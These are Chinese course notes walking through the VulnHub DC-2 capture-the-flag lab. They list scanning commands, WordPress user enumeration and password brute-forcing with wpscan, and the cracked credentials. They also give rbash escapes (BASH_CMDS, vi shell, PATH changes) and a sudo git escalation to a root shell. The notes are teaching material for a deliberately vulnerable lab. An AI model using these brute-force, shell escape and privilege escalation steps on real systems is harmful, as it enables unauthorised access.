VulnHub DC-2 靶机实战:WordPress 与 hosts 绑定
来源:Linux 服务基础课程讲义(
dc-2.pdf,共 6 页)。由 PDF 转为 Markdown 并抽取原文图片,仅整理排版与章节层级,正文内容未改写。
dc-2自定义数组和取值方式

系统变量取值使用方式

1、信息收集nmap -sP 192.168.133.0/24 nmap -A -p- 192.168.133.140

! 访问80端口–自动跳转DC-2网站不允许使用IP访问
- hosts可以修改

访问80

!cewl <目标URL> -w 输出文件.txt@cewl http://dc-2 -w test.txt
2、敏感目录扫描dirb msf http://dc-2/wp-login.php
nikto -url
3、wpscan

wpscan –update 先升级才能使用wpscan –url http://dc-2 -e u 爆破平台的账户

!爆破账号字典 user.txt密码字典 test.txt wpscan –url http://dc-2 -U user.txt -P test.txt
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient
! 登录账号—–考虑ssh登录ssh [email protected] -p 7744


! rbash绕过首先先查看当前用户能执行哪些命令(查看环境变量)
echo $PATH

!scp 把kali系统的vim 命令字复制到tom用户的bin下scp [email protected]:/usr/bin/vim /home/tom/usr/bin(xxxx)失败方法一:
! BASH_CMDS[a]=/bin/bash! 知道用户正确的PATH路径
/usr/bin:/usr/sbin:/bin:/sbin
PATH=$PATH:/usr/bin:/usr/sbin:/bin:/sbin
方法二:!vi -c ‘:set shell=/bin/bash | shell’
- PATH=$PATH:/usr/bin:/usr/sbin:/bin:/sbin
~ 提权suid sudo :优先考虑本地内核提权su jerry方法一:
git –exec-path=. x sudo git –exec-path=. x -p方法二:
sudo git -p help:!/bin/bash flag1 Your usual wordlists probably won’t work, so instead, maybe you just need to be cewl.More passwords is always better, but sometimes you just can’t win them all.Log in as one to see the next flag.If you can’t find it, log in as another.flag2 If you can’t exploit WordPress and take a shortcut, there is another way.Hope you found another entry point.flag3 Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.flag4
Good to see that you’ve made it this far - but you’re not home yet.You still need to get the final flag (the only flag that really counts!!!).No hints here - you’re on your own now. :-)
Go on - git outta here!!!!
← 回到笔记列表